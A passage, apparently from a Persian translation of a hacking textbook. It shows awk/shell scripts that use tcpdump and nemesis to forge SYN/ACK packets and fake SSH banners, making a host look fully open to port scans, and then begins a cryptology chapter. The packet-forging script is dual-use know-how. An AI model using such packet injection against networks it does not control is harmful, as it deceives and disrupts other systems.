The shroud.sh script running on 192.168.0.189:

# ./shroud.sh
tcpdump: listening on eth1
[in] 14:07:09.793997 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74:
192.168.0.193.32837 >
192.168.0.189.12345: S 2071082535:2071082535(0)
[out] nemesis tcp -v -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32837 -M 0:0:ad:d1:c7:ed -s 979061690 -a 2071082536

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

                [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
      [Ethernet type] IP (0x0800)

                 [IP] 192.168.0.189 > 192.168.0.193
              [IP ID] 2678
           [IP Proto] TCP (6)
             [IP TTL] 255
             [IP TOS] 00
     [IP Frag offset] 0000
      [IP Frag flags]

          [TCP Ports] 12345 > 32837
          [TCP Flags] SYN ACK
 [TCP Urgent Pointer] 0
    [TCP Window Size] 4096
     [TCP Ack number] 2071082536
     [TCP Seq number] 979061690

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

اکنون که به نظر می رسد اسکریپت به درستی کار می کند، استفاده از هر روش پویش پورت مرتبط با بسته های SYN، به این نتیجه می انجامد که تمام پورت های ممکن روی سیستم هدف باز هستند.

```
overdose# nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.0.189):
Port        State    Service
1/tcp       open     tcpmux
2/tcp       open     compressnet
3/tcp       open     compressnet
4/tcp       open     unknown
5/tcp       open     rje
6/tcp       open     unknown
7/tcp       open     echo
8/tcp       open     unknown
9/tcp       open     discard
10/tcp      open     unknown
11/tcp      open     systat
12/tcp      open     unknown
13/tcp      open     daytime
14/tcp      open     unknown
15/tcp      open     netstat
16/tcp      open     unknown
17/tcp      open     qotd
18/tcp      open     msp
19/tcp      open     chargen
20/tcp      open     ftp-data
```

```
21/tcp      open     ftp
22/tcp      open     ssh
23/tcp      open     telnet
24/tcp      open     priv-mail
25/tcp      open     smtp

[ output trimmed ]

32780/tcp   open   sometimes-rpc23
32786/tcp   open   sometimes-rpc25
32787/tcp   open   sometimes-rpc27
43188/tcp   open   reachout
44442/tcp   open   coldfusion-auth
44443/tcp   open   coldfusion-auth
47557/tcp   open   dbbrowse
49400/tcp   open   compaqdiag
54320/tcp   open   bo2k
61439/tcp   open   netprowler-manager
61440/tcp   open   netprowler-manager2
61441/tcp   open   netprowler-sensor
65301/tcp   open   pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
overdose#
```

SSH که روی پورت ۲۲ قرار دارد، تنها سرویسی است که حقیقتا در حال اجرا است ولی همان طور کـه در خروجـی بالا می بینید این پورت باز در میان فوج عظیمی از false positive ها پنهان است. نفوذگر شـاید بـه همـه پـورت هـا تلنت کرده و بنرها را بررسی کند، اما این تکنیک را نیز می توان با جعل بنرها توسعه داد که در زیر این کار را انجام می دهیم.

ماشین کلاینت با یک بسته واحد ACK به SYN/ACK جعلی پاسخ می دهد. این بسته همیشه شماره توالی را دقیقا یک واحد افزایش می دهد، لذا بسته مناسب را برای پاسخ که حاوی بنر می باشد می توان پیـشگویی و ایجـاد کـرد و قبل از اینکه ماشین کلاینت حتی اقدام به تولید پاسخ ACK کند، آنرا به ماشـین کلاینـت فرسـتاد. بـسته پاسـخ بنـر، دارای فلگ های ACK و PSH است تا بسته های بنر معمولی را مطابقت دهد. می توان هر دو بسته را بدون توجه به پاسخ ACK از کلاینت، ایجاد و ارسال کرد. به این معنی که لازم نیست که اسـکریپت مجبـور بـه پیگیـری اطلاعـات وضعیتی ارتباط ها باشد و در عوض پشته TCP سیستم کلاینت، بسته ها را دسته بندی می کند. اسکریپت تغییر یافته shroud چیزی شبیه به زیر خواهد بود:

File: shroud2.sh

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST)" |
/bin/awk
'{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, "."); split($8, src, ".");
  src_ip = src[1]."."src[2]."."src[3]."."src[4];
  dst_ip = dst[1]."."dst[2]."."dst[3]."."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
```

```
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Precalculate the sequence number for the next packet
  seq_num2 = seq_num + 1;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -fS -fA -S "src_ip" -x "src_port" -H "src_mac"
-D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Display some helpful debugging info.. input vs. output
  print "[in] "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);

# Do it again to craft the second packet, this time ACK/PSH with a banner
  exec_string = "nemesis tcp -v -fP -fA -S "src_ip" -x "src_port" -H
"src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num2" -a "ack_num" -P banner";

# Display some helpful debugging info..
  print "[out2] "exec_string;

# Inject the second packet with nemesis
  system(exec_string);
}'
```

بارکنش[81] مربوط به بسته بنر از یک فایل به نام banner دریافت می گردد. می توان این طور چیزها را طوری تنظیم کرد که وضعیت مانند یک بنر معتبر SSH به نظر آید. خروجی زیر به یک بنر SSH معمولی نگاه کرده و یک بنر شبیه به آن را به فایل داده ای banner اضافه می کند. مجددا، هنگام اجرای این اسکریپت باید از تنظیم متغیر HOST به آدرس IP سیستم خود حصول اطمینان کنید.

```
On 192.168.0.189:

tetsuo# telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
^]
telnet> quit
Connection closed.
tetsuo# printf "SSH-1.99-OpenSSH_3.5p1\n\r" > banner
tetsuo# ./shroud2.sh
tcpdump: listening on eth1
[in] 14:41:12.931803 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74:
192.168.0.193.32843 >
192.168.0.189.12345: S 4226290404:4226290404(0)
[out] nemesis tcp -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811492 -a 4226290405

TCP Packet Injected
[out2] nemesis tcp -v -fP -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -
D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811493 -a 4226290405 -P
banner
TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

                [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
```

[81] payload

```
      [Ethernet type] IP (0x0800)

                 [IP] 192.168.0.189 > 192.168.0.193
              [IP ID] 23711
           [IP Proto] TCP (6)
             [IP TTL] 255
             [IP TOS] 00
     [IP Frag offset] 0000
      [IP Frag flags]

          [TCP Ports] 12345 > 32843
          [TCP Flags] ACK PSH
 [TCP Urgent Pointer] 0
    [TCP Window Size] 4096
     [TCP Ack number] 4226290405

Wrote 78 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

از سیستم دیگر (overdose) به نظر می رسد که یک ارتباط معتبر به یک سرور SSH انجام گرفته است.

```
From overdose @ 192.168.0.193:

overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

تفاوت های بیشتری را می توان با انتخاب های تصادفی از کتابخانه ای از بنرهای مختلف ایجاد کرد. همچنین می توان با ارسال یک توالی از توالی های تهدید کننده ANSI نیز موجب این امر شد. تخیل، چیز عجیب و جالبی است. البته، طرقی وجود دارند تا بتوان به تکنیکی از این دست نزدیک شد. در حال حاضر حداقل می توانم به یک راه دیگر فکر کنم. شما چطور!؟

فصل ۴: رمزشناسی

۱۹۸۵

علم *رمزشناسی* یا *کریپتولوژی (Cryptology)* به منظور بررسی رمزنگاری[۸۲] یا تجزیه و تحلیل رمز[۸۳] تعریف شده است. رمزنگاری یا رمزنویسی، فرآیندِ ارتباط محرمانه بواسطه استفاده از *رمزها (cipher)* می باشد و تجزیه و تحلیل رمز (کریپتوآنالیز)، فرآیند کرک کردن یا رمزگشایی ارتباطاتِ محرمانه ی یادشده می باشد. از لحاظ تاریخی، علم رمزشناسی، مزایا و فواید خاصی در خلال جنگ ها داشته است، استفاده از کدهای محرمانه برای ارتباط با سربازان خودی و همچنین تلاش برای شکستن رمزهای دشمن جهت نفوذ به ارتباطات آنها.

کاربردهای دوره جنگ هنوز هم وجود دارند، اما به نوعی متفاوت. به محض اینکه معاملاتی حیاتی روی اینترنت رخ دهند، استفاده از رمزنگاری در زندگی غیرنظامی نیز به طور چشمگیری مورد توجه قرار می گیرد. استراق در شبکه (Network Sniffing) آنقدر تکرار می شوند، که این فرض دیوانه وار که شخصی همیشه در حال استراق ترافیک شبکه است، ممکن است دیگر دیوانه وار به نظر نیاید. پسوردها، شماره های کارت های اعتباری و دیگر اطلاعات خصوصی را از روی پروتکل های غیررمزنگاری نشده، می توان تماما استراق کرد. پروتکل های ارتباطی رمزنگاری شده، راه حلی برای این فقدانِ محرمانگی هستند و اجازه می دهند که اقتصاد اینترنتی به جریان بیفتد. بدون رمزنگاری SSL[۸۴]، انتقالات کارت اعتباری در وب سایت های مشهور می تواند بسیار نا امن باشد.

تمام این داده های محرمانه توسط الگوریتم های رمزنگاری حفظ می گردند. در حال حاضر سیستم های رمزی[۸۵] ثابت کرده اند که می توان از آنها در کاربردهای عملی در سطح وسیع استفاده کرد، لذا بجای محاسبات ریاضی جهت حصول امنیت، سیستم هایی رمزی وجود دارند که عملا ایمن بوده و مورد استفاده قرار می گیرند. البته امکان دارد که میانبرهایی برای از بین بردن این رمزها وجود داشته باشد، اما هیچ کس تا بحال نتوانسته آنها را عملی کند. با این حال سیستم هایی رمزی وجود دارند که به هیچ وجه ایمن نیستند. این مشکل می تواند ناشی از پیاده سازی، اندازه کلید یا ضعف تحلیل در خود رمز باشد. در سال ۱۹۹۷، تحت قانون U.S. بیشترین اندازه کلید قابل قبول برای رمزنگاری در نرم افزارهای صادر شده ۴۰ بیت بود. این محدودیت در طول کلید، رمز متناظر را نا امن می سازد؛ همان طور که به وسیله اجتماع RSA Data Security و Ian Goldberg نشان داده شد. RSA یک مسابقه برای کشف رمز یک پیام رمزی با کلید ۴۰ بیتی برگزار کرد و سه و نیم سال بعد، *یان (Ian)* برنده این مسابقه شد. این موضوع خود مدرکی قوی بود دال بر اینکه کلید های ۴۰ بیتی به اندازه کافی برای سیستم های رمزی امن، بزرگ نیستند.

رمزشناسی از راه های گوناگونی به هک مربوط است. در واضح ترین سطح، چالشِ حل کردن یک پازل برای فرد کنجکاو، فریبنده می باشد! در سطحی بالاتر، داده های محرمانه ای که بوسیله پازل های یاد شده حفاظت می شوند، فریبنده تر خواهند بود! شکستن یا با حیله فائق آمدن بر حفاظت های رمزنگاریِ اعمال شده بر داده های امن، می تواند حسی خاص از خرسندی و اطمینان و تصویری از محتویات داده ای را ارائه دهد! بعلاوه، رمزنگاری مستحکم جهت اجتناب از تشخیص، مفید واقع می شود. اگر نفوذگر از یک کانال ارتباطی رمزی شده استفاده کند، آنگاه سیستم های تشخیص نفوذ شبکه ایِ گران بها که ترافیک شبکه را جهت یافتن امضاهای تهاجمی استراق می کند،

---

[82] Cryptography
[83] Cryptanalysis
[84] Secure Sockets Layer
[85] Cryptosystem

بلافایده خواهند بود. نفوذگران از دستیابی وب رمزی شده[۸۶] که برای امنیت مشتری ارائه می شوند، اغلب به عنوان یک بردار حمله دشوار جهت مانیتور شدن یاد کنند.

۴,۱. تئوری اطلاعات

بسیاری از مفاهیم امنیتی در حوزه رمزنگاری از ذهن *کلود شانون (Claude Shannon)* نشات می گیرند. نظرات او تاثیرات زیادی روی رشته رمزنگاری داشته است، مخصوصا نظریه های *انتشار (Diffusion)* و *اغتشاش (Confusion)*. اگرچه مفاهیم مطلق امنیتی، مانند پر کننده های یک بار مصرف (One-Time Pads)، توزیع کوانتومی کلید (Quantum Key Distribution) و امنیت محاسباتی (Computational Security) در عمل توسط شانون پی ریزی نشده اند، اما نظریه های او در حوزه *پوشش کامل (Perfect Secrecy)* و *تئوری اطلاعات (Information Theory)*، تاثیرات شگرفی روی تعاریف امنیتی گذاشت.

۴,۱,۱. امنیت مطلق (unconditional)

یک سیستم رمزی زمانی به عنوان یک سیستم "ایمن مطلق" (مطلقا امن) شناخته می شود که حتی با وجود منابع محاسباتی نامحدود امکان شکسته شدن آن نباشد (لذا تحلیل رمز غیر ممکن میشود). حتی اگر تمام کلیدهای ممکن، در یک حمله جامع brute-force امتحان شوند، بازهم تعیین کلید درست در آن مجموعه غیر ممکن باشد.

۴,۱,۲. پرکننده های یک بار مصرف

نمونه ای از یک سیستم رمزی ایمن مطلق، پر کننده یک بار مصرف (One-Time Pad) است. پر کننده یک بار مصرف، یک سیستم رمزی ساده است که از بلوک های داده ای تصادفی به نام پرکننده (Pad) استفاده می کند. طول پرکننده باید حداقل به اندازه متن واضح[۸۷] رمزشونده، و داده های تصادفی در pad نیز واقعا باید تصادفی باشد. دو pad قابل شناسایی ساخته می شوند: یکی برای گیرنده و دیگری برای فرستنده.

فرستنده جهت رمزکردن پیام، هر بیت از متن واضح را با یک بیت از داده های پرکننده، XOR می کند. پس از رمز شدن پیام، پرکننده جهت حصول از تنها یکبار استفاده شدن از بین می رود. آنگاه می توان پیام رمزشده را به گیرنده بدون ترس از تحلیل رمز ارسال کرد، زیرا نمی توان پیام رمزشده را بدون پرکننده شکست. هنگامی که گیرنده پیام رمزشده را دریافت می کند، او نیز هر بیت از پیام رمزشده را با هر بیت از پرکننده خودش، XOR کرده و متن واضح اولیه را تولید می کند.

اگرچه شکستن لایه یک طرفه، از لحاظ فرض علمی غیر ممکن است، اما در عمل آنقدر کاربردی و عملی نیست. امنیت پرکننده یک بار مصرف منوط بر امنیت پرکننده هاست. هنگامی که پرکننده ها به گیرنده و فرستنده ارسال می شوند، فرض بر امن بودن کانال انتقال می باشد.

لذا برای انتقال ایمن پرکننده ها نیاز به یک مراودات چهره-به-چهره (face-to-face) است. اما برای سهولت انتقال پرکننده، ممکن است از رمز دیگری استفاده شود. بهای این سهولت نیز در قدرت رمز است، به این ترتیب که کل زنجیره ی سیستم اکنون تنها قدرتی برابر با ضعیف ترین حلقه زنجیر آن دارد، که این حلقه، رمز مورد استفاده برای

[86] Encrypted Web Access
[87] Plaintext

انتقال پرکننده هاست. چون پرکننده، حاوی داده های تصادفی و طول آن برابر با متن واضح است، و همچنین امنیت کل زنجیره سیستم بسته به روش مورد استفاده جهت انتقال پرکننده است، لذا در رویارویی با مسائل واقعی، این مسئله بهتر به نظر می رسد که پیام واضح را با همان رمزی، رمزنگاری و ارسال کنیم که برای انتقال پرکننده مورد استفاده قرار می گرفت.

۴,۱,۳. توزیع کوانتومی کلید

ظهور محاسبات کوانتومی (مقداری) رویدادهای جالبی را برای دنیای رمزشناسی به ارمغان می آورد. یکی از آنها، پیاده سازی عملی و واقعی از لایه یک طرفه است که به واسطه توزیع کلید مقداری امکان پذیر شد. راز حصار مقداری[۸۸] می تواند روش امن و قابل اطمینانی را برای توزیع رشته ای از بیت ها (که می توانند به عنوان کلید استفاده شوند) ارائه دهد. این عمل با استفاده از نواحیِ مقداریِ غیر-قائم[۸۹] در فوتون ها انجام می شود.

بدون پرداختن به جزئیات بیشتر ذکر این نکته لازم می رود که قطبیت یک فوتون، جهت نوسان میدان الکتریکی آن است که در این مورد می تواند یکی از جهات افقی، عمودی، یا یکی از دو قطر را اختیار کند. عبارت *غیر-قائم* در بیان ساده یعنی نواحی ای که بواسطه یک زاویه غیر ۹۰ درجه از هم جدا می شوند. تعیین قطعیِ قطبیت یک فوتون واحد در بین این چهار قطب غییر ممکن است. مبنای راست خط بودن قطب های عمودی و افقی، با مبنای مورب بودن دو قطب قطری ناسازگار است. لذا این دو مجموعه از قطبها را نمی تواند با هم اندازه گیری کرد (پیرو اصل نامعلوم بودن هایزنبرگ). فیلترها را می توان جهت اندازه گیری قطب ها به کار برد- یکی برای مبنای راست بودن و دیگری برای مبنای مورب بودن. هنگامی که یک فوتون از فیلتر صحیح می گذرد، قطبیتش تغییر نمی کند. اما هنگامی که از فیلتر ناصحیح می گذرد، قطبیت آن به صورت تصادفی تغییر می کند. یعنی هر گونه تلاش استراقی جهت اندازه گیری قطبیت یک فوتون به احتمال زیاد سبب بروز نتایجی در داده ها (دستکاری داده ها) می شود و به این صورت نا امن بودن کانال واضح می گردد.

جنبه های ناشناخته مکانیک کوانتوم در اولین و اشناخته شده ترین طرح توزیع کلید مقداری یعنی BB84، توسط چارلز بنت (Charles Bennett) و گیلز براسارد (Gilles Brassard)به کار گرفته شده است. ابتدا فرستنده و گیرنده درباره نمایش بیت ها در راستای چهار قطب توافق می کنند، بطوریکه هر مبنا هم دارای صفر و هم دارای یک باشد. به این صورت فوتون های قطبش یافته در راستای عمود و گروهی از فوتون های قطبش یافته ی مورب (زاویه مثبت ۴۵ درجه) می توانند عدد یک را نمایش دهند. همچنین، فوتون های قطبش یافته در راستای افق و مجموعه دیگر از فوتون های قطبش یافته ی مورب (زاویه منفی ۴۵ درجه) می توانند عدد صفر را نمایش دهند. به این ترتیب، هنگام اندازه گیری قطبیت راست خطی و اندازه گیری قطبیت مورب، یک ها و صفرها وجود خواهند داشت.

سپس فرستنده یک جریان از فوتون های تصادفی را (که هر یک از یک مبنای انتخاب شده تصادفی (راست یا مورب) می آیند) ارسال می کند. این فوتون ها ثبت می شوند. هنگام دریافت یک فوتون در طرف گیرنده، او نیز به صورت تصادفی انتخاب می کند که فوتون را در مبنای راست اندازه گیری کند یا در مبنای مورب. سپس نتایج ثبت می شوند. اکنون دو طرف آشکارا مبنای مورد استفاده در طرف مقابل را مقایسه می کنند و تنها داده هایی را نگه داری می کنند که فوتون های متناظر آنها در هر دو طرف با یک مبنا اندازه گیری شده است. این فرآیند، کلید

[88] Quantum Entanglement
[89] Non-Orthogonal

مربوط به طرح لایه یک طرفه را تولید می کند، اما باید توجه داشت که فرآیند، مقادیر بیتیِ فوتون ها را فاش نمی کند، چون یک ها و صفرها در هر دو مبنا وجود دارند.

چون هرگونه تلاش استراقی نهایتا تغییر قطبیت بعضی از این فوتون ها را متوقف می کند و موجب دستکاری داده ها می شود، لذا تلاشهای استراقی را می توان با سرعت خطای بعضی از زیر مجموعه های تصادفی کلید تشخیص داد. اگر خطاهای زیادی وجود داشته باشد، می توان نتیجه گرفت که احتمالا فردی در حال استراق بوده است، لذا کلید را باید دور ریخت و اگر چنین نباشد، می توان نتیجه گرفت که انتقال کلید در حالت ایمن و محرمانه صورت گرفت است.

۴,۱,۴. امنیت محاسباتی

اگر شناخته شده ترین الگوریتم برای شکستن یک سیستم رمزی نیاز به زمان و منابع نامعقولی داشته باشد، آنگاه آن سیستم رمزی را اصطلاحا "ایمن محاسبه ای[۹۰]" می دانیم (یعنی از لحاظ محاسباتی ایمن باشد)، یعنی از لحاظ تئوری نفوذگر شاید قادر به شکستن رمزنگاری باشد، اما در عمل، به علت صرف زمان و منابع زیاد چنین کاری غیر ممکن یا غیر عاقلانه به نظر رسد، بطوریکه بدست آوردن اطلاعات رمزشده ی مذکور ارزش زمان و منابع صرف شده را نداشته باشد. معمولا زمان مورد نیاز برای شکستن یک سیستم رمزیِ ایمن محاسبه ای، حتی با در نظر گرفتن صفی عظیم از منابع محاسباتی (پردازش موازی)، در مقایسِ هزارسال اندازه گیری می شود. بسیاری از سیستم های رمزی مدرن در این دسته جای می گیرند.

ذکر این نکته مهم است که شناخته شده ترین الگوریتم ها جهت شکستن سیستم های رمزی دائما در حال رشد، توسعه و نمو هستند. در شرایط آرمانی همان طور که یاد شد، یک سیستم رمزی هنگامی ایمن محاسبه ای در نظر گرفته می شود که بهترین الگوریتم جهت شکستن آن نیاز به زمان و منابع محاسباتی نامعقول داشته باشد. اما راهی جهت اثبات بهترین بودن و بهترین ماندن یک الگوریتمِ شکست رمز وجود ندارد، لذا در تعریف بالا، شاخته شده ترین الگوریتمِ *فعلی* جهت اندازه گیری امنیت یک سیستم رمزی به کار می رود.

۴,۲. زمان اجرای الگوریتمی

زمان اجرای الگوریتمی اندکی با زمان اجرای یک برنامه متفاوت است. چون الگوریتم صرفا یک ایده و نظریه است، لذا محدودیتی در سرعت پردازش برای ارزیابی الگوریتم وجود ندارد. یعنی بیان کردن زمان اجرای الگوریتم در قالب دقیقه یا ثانیه بی معنی است.

صرفنظر از فاکتورهایی بمانند سرعت و معماری پردازنده، مهم ترین عامل ناشناخته برای یک الگوریتم، *اندازه ورودی (Input Size)* است. یک الگوریتم که ۱۰۰۰ عنصر را مرتب می کند، مطمئنا زمان بیشتری نسبت به الگوریتمی می گیرد که همان مرتب سازی را روی ۱۰ عنصر انجام می دهد. معمولا اندازه ورودی با n مشخص می شود و هر گام ریز به عنوان یک شماره انگاشته می شود. زمان اجرای یک الگوریتم ساده (مانند مورد زیر) را می توان در قالب جملاتی از n بیان کرد.

```
For (i = 1 to n)
{
Do something;
Do another thing;
}
```

[90] Computationally-Secure

```
Do one last thing;
```

این الگوریتم n بار می چرخد (loop) که در هر بار چرخه، دو عمل انجام می دهد و سرانجام در آخرین بار، عمل آخر را انجام می دهد. لذا *پیچیدگی زمانی*[91] برای این الگوریتم بایستی 2n+1 باشد. یک الگوریتم پیچیده تر با یک چرخه تودرتوی اضافی (مانند مورد زیر)، یک پیچیدگی زمانی برابر با $n^2 + 2n + 1$ خواهد داشت، چونکه عمل جدید، n^2 بار اجرا می شود.

```
For(x = 1 to n)
{
   For(y = 1 to n)
   {
   Do the new action;
}
}
For(i = 1 to n)
{
Do something;
Do another thing;
}
Do one last thing;
```

اما این سطح از جزئیات برای پیچیدگی زمانی نیز هنوز بسیار فاصله دار است. برای مثال، به همان میزان که n بزرگتر می گردد، تفاوت نسبی بین $2n + 5$ و $2n + 365$ کمتر می گردد. در صورتی که به همان میزان که n بزرگتر می شود، تفاوت نسبی بین $2n^2 + 5$ و $2n + 5$ نیز بزرگتر می شود. این گرایش کلی مهم ترین مسئله ای است که در رابطه با زمان اجرای یک الگوریتم مطرح است.

دو الگوریتم را در نظر بگیرید: یکی با یک پیچیدگی زمانی $2n + 365$ و دیگری $2n^2 + 5$. الگوریتم دوم $(2n^2 + 5)$ به ازای مقادیر کوچک n، از کارآیی الگوریتم اول $(2n + 365)$ بهتر عمل می کند. اما هنگامی که $n = 30$، آنگاه هر دو الگوریتم یکسان عمل می کنند. همچنین برای تمام n های بزرگتر از ۳۰، الگوریتم اول نسبت به الگوریتم دوم بهتر عمل می کند. چون فقط به ازای ۳۰ مقدار برای n، الگوریتم دوم نسبت به الگوریتم اول بهتر عمل کرده و به ازای مقادیر نامحدود باقیمانده برای n، الگوریتم اول بهتر عمل می کند، لذا در مجموع می توان الگوریتم اول را کاراتر دانست. یعنی، سرعت رشدِ پیچیدگی زمانی یک الگوریتم نسبت به اندازه ورودی، مهم تر از پیچیدگی زمانی آن به ازای تمام مقادیر ثابت برای ورودی است. اگرچه ممکن است این مسئله برای برنامه های خاصی در دنیای حقیقی صادق نباشد، اما این سنجش جهت تعیین کارآیی یک الگوریتم، تقریبا روی میانگین تمام برنامه های ممکن صادق است.

۴,۲,۱. نشانه گذاری مجانب

نشانه گذاری مجانب روشی است برای بیان کارآیی یک الگوریتم. دلیل این نام گذاری این است که این روش رفتار یک الگوریتم را برای مقادیر ورودی نزدیک به حد مجانب در بینهایت تشریح می کند.

با رجوع به مثال های الگوریتم $2n + 365$ و $2n^2 + 5$، معلوم شد که الگوریتم اول کارامدتر است، چرا که پیرو روند n است. در حالیکه الگوریتم دوم پیرو روند عمومی n^2 است، یعنی اینکه الگوریتم $2n + 365$ از کران بالا با مضربی از n (برای مقادیری از n که به قدر کافی بزرگ هستند) محدود شده است و الگوریتم $2n^2 + 5$ از کران بالا با مضربی از n^2 (برای مقادیری از n که به قدر کافی بزرگ هستند) محدود شده است.

[91] Time Complexity

این مسئله ظاهرا اشتباه به نظر می آید، اما معنای واقعیش این است که یک ثابت مثبت برای روند (مقدار روند پیشروی یا رشد) و همچنین یک کران پائین تر برای n وجود دارد بطوریکه حاصلضرب مقدار روند در مقدار ثابت، همیشه بزرگتر از پیچیدگی زمانی برای تمام n های بزرگتر از کران پائین تر است. به بیان دیگر، عبارت $2n^2 + 5$ مرتبه ای از n^2 و $2n + 365$ مرتبه ای از n است. یک نمادگذاری ساده ریاضی برای این مسئله وجود دارد که تحت عنوان نمادگذاری Big-Oh شناخته شده و مثلا برای توصیف الگوریتمی که از مرتبه n^2 است، به صورت O(n2) نشان داده می شود.

یک راه ساده جهت تبدیل پیچیدگی زمانی یک الگوریتم به نمادگذاری big-oh، بررسی جملات دارای مراتب (درجه) بالاتر است، زیرا آنها جملاتی هستند که با بزرگ شدن n به قدر کافی، بیشترین اهمیت را پیدا می کنند (ضریب رشد آنها نسبت به درجات پائین تر بیشتر است). لذا یک الگوریتم با پیچیدگی زمانی $3n^4 + 43n^3 + 763n + \log n + 37$، مرتبه ای از $O(n^4)$ و یک الگوریتم با پیچیدگی زمانی $54n^7 + 23n^4 + 4325$، مرتبه ای از $O(n^7)$ خواهد بود.

۴,۳. رمزگذاری متقارن (symmetric)

رمزهای متقارن، سیستم هایی رمزی هستند که از کلید واحدی برای رمزنگاری و رمزگشایی پیام ها استفاده می کنند. فرآیند رمزنگاری و رمزگشایی در این روش سریع تر از رمزنگاری غیرمتقارن است، اما توزیع کلید در این روش با چالش هایی روبرو است.

در حالت کلی نمونه هایی از این طرح رمزهای *انسدادی (block)* یا رمزهای *جریانی (stream)* هستند. یک رمز انسدادی در بلاک هایی با اندازه ثابت (معمولا ۶۴ یا ۱۲۸ بیت) عمل می کند. یک بلاک از یک متن واضح یکسان و معین، همیشه به واسطه یک کلید معین به یک متن رمزی مشخص تبدیل می شود. یعنی برای یک متن معین فقط و فقط یک کلید و یک متن رمزی مشخص تولید می شود. طرح های DES، Blowfish و AES (از رینداِئل) نمونه های از رمزهای انسدادی هستند. رمزهای جریانی، یک جریان و توالی از بیت های شبه-تصادفی را تولید می کنند (معمولا یک بیت یا بایت در واحد زمان) که آنرا *جریان کلید (key stream)* می نامند که با متن واضح XOR می شود. این نظریه برای رمزنگاری یک جریان پیوسته و متوالی از داده مفید است. طرح های RC4 و LSFR نمونه هایی از رمزهای جریانی معروف هستند. طرح RC4 بعدا در مباحث آینده در این فصل بررسی می شود.

طرح های DES و AES هر دو رمزهای انسدادی محبوبی هستند. نظریات زیادی راجع به ساختمان رمزهای انسدادی مطرح شده تا آنها را علیه حملات تحلیل رمز شناخته شده، مقاوم سازند. دو نظریه که مکررا در این راستا استفاده می شوند، *اغتشاش و انتشار* هستند. اغتشاش به روش های مورد استفاده جهت مخفی کردن رابطه بین متن واضح، متن رمزی و کلید اشاره دارد. یعنی در بیت های خروجی باید تغییرشکل[۹۲] های پیچیده ای روی کلید و متن واضح انجام شود. انتشار برای این منظور بکار می رود که تا حد امکان تاثیر بیت های متن واضح و کلید روی متن رمزی پخش شود. *رمزهای محصولی (product ciphers)*، با استفاده مکرر از چند عملیات ساده، هر دوی این نظریه ها را ترکیب می کند. طرح های DES و AES از جمله رمزهای محصولی هستند.

طرح DES از یک شبکه ی *فیستل (Feistel)* نیز استفاده می کند. این شبکه در بسیاری از رمزهای انسدادی مورد استفاده است و اطمینان حاصل می کند که الگوریتم وارون پذیر[۹۳] است. اساسا هر بلوک (انسداد) به دو نیمه چپ

[92] Transformation
[93] Invertible

(L) و راست (R) تقسیم می شود. سپس در یک دوره اجرایی، نیمه چپ جدید(L_i) برابر با نیمه راست قدیم (R_{i-1}) می شود، و نیمه راست جدید (R_i)، از XOR شدن نیمه چپ قدیم (L_{i-1}) و خروجی یک تابع تشکیل می شود که این تابع از نیمه راست قدیم (R_{i-1}) و زیرمجموعه کلید[۹۴] برای آن دوره (K_i) استفاده می کند. معمولا هر دوره از عملیات یک مجموعه کلید مجزا دارد که ابتدای به ساکن محاسبه می شود.

مقادیر L_i و R_i به صورت زیر هستند (نماد $\oplus$ عملیات **XOR** را مشخص می سازد):

```
Li = Ri-1
Ri = Li-1 ⊕ f(Ri-1, Ki)
```

طرح DES از۱۶ دوره عملیات استفاده می کند. این تعداد عمدا انتخاب شده است تا علیه تحلیل رمز دیفرانسیلی/تفاضلی[۹۵] دفاع شود. تنها ضعف شناخته شده DES اندازه کلید است. چون کلید فقط ۵۶ بیت است، لذا مجموعه ی فضای کلید را می توان در یک حمله جامع brute-force در چندین هفته روی سخت افزار اختصاصی، چک کرد.

طرح Triple-DES (DES سه گانه) این مشکل را با بکار بردن دو کلید الحاق شده DES به یکدیگر که اندازه ای برابر با ۱۱۲ بیت برای کلید تولید می کنند، برطرف می سازد. فرآیند رمزنگاری با سه گام انجام می شود. ابتدا رمز کردن بلوک متن واضح با اولین کلید، سپس رمزگشایی آن با دومین کلید و نهایتا رمزکردن مجدد با اولین کلید. فرآیند رمزگشایی نیز به طریق مشابهی انجام می شود. به این صورت که در سه مرحله فوق، عبارات "رمزگشایی" و "رمز کردن" با هم تعویض می شوند. اندازه اضافه شده به کلید اجرای حملات Brute-Force را دشوارتر می سازد.

